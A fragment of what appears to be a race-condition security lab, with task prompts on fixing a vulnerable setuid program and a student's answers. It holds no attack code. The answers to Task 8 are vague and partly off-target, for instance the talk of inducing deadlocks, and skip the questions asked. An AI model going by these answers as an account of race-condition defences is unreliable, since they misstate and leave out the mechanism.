
Task 7: We can use `setuid` system call to temporarily disable the root privilege, and later enable it if necessary. Please use this approach to fix the vulnerability in the program (now name it to `pantherace2.c`), and then repeat your attack. Will you be able to succeed? Please upload `pantherace2.c` and report your observations and provide explanation.



The breach of the Principle of Least Privilege is the main issue with the susceptible program in this experiment. The programmer developed `access()` to restrict the user's power because they were aware that the user who executes the software might be too powerful. This, however, is not the appropriate approach. Applying the Principle of Least Privilege is a preferable strategy, which states that if users do not require a certain privilege, the privilege must be turned off.

5.2 Using Ubuntu's Built-in Scheme

In this task, you need to turn the protection back on using the following



Task 8: Conduct your attack after the protection is turned on. Please describe your observations. Please also explain the followings: (1) How does this protection scheme work? (2) What are the limitations of this scheme?

1. Some operations must be carried out in a certain order in any computing system. For instance, a security system might request a user's login and password before checking them against a database and permitting access. In a race condition attack, attackers can take advantage of this feature by interfering with processes to get access to privileged regions and material.
2. If a program that is intended to execute tasks in a specified order is asked to conduct two or more processes simultaneously, security problems may arise. Threat actors may attempt to induce a deadlock or thread block by taking advantage of the interval between the start of the service and the implementation of a security measure.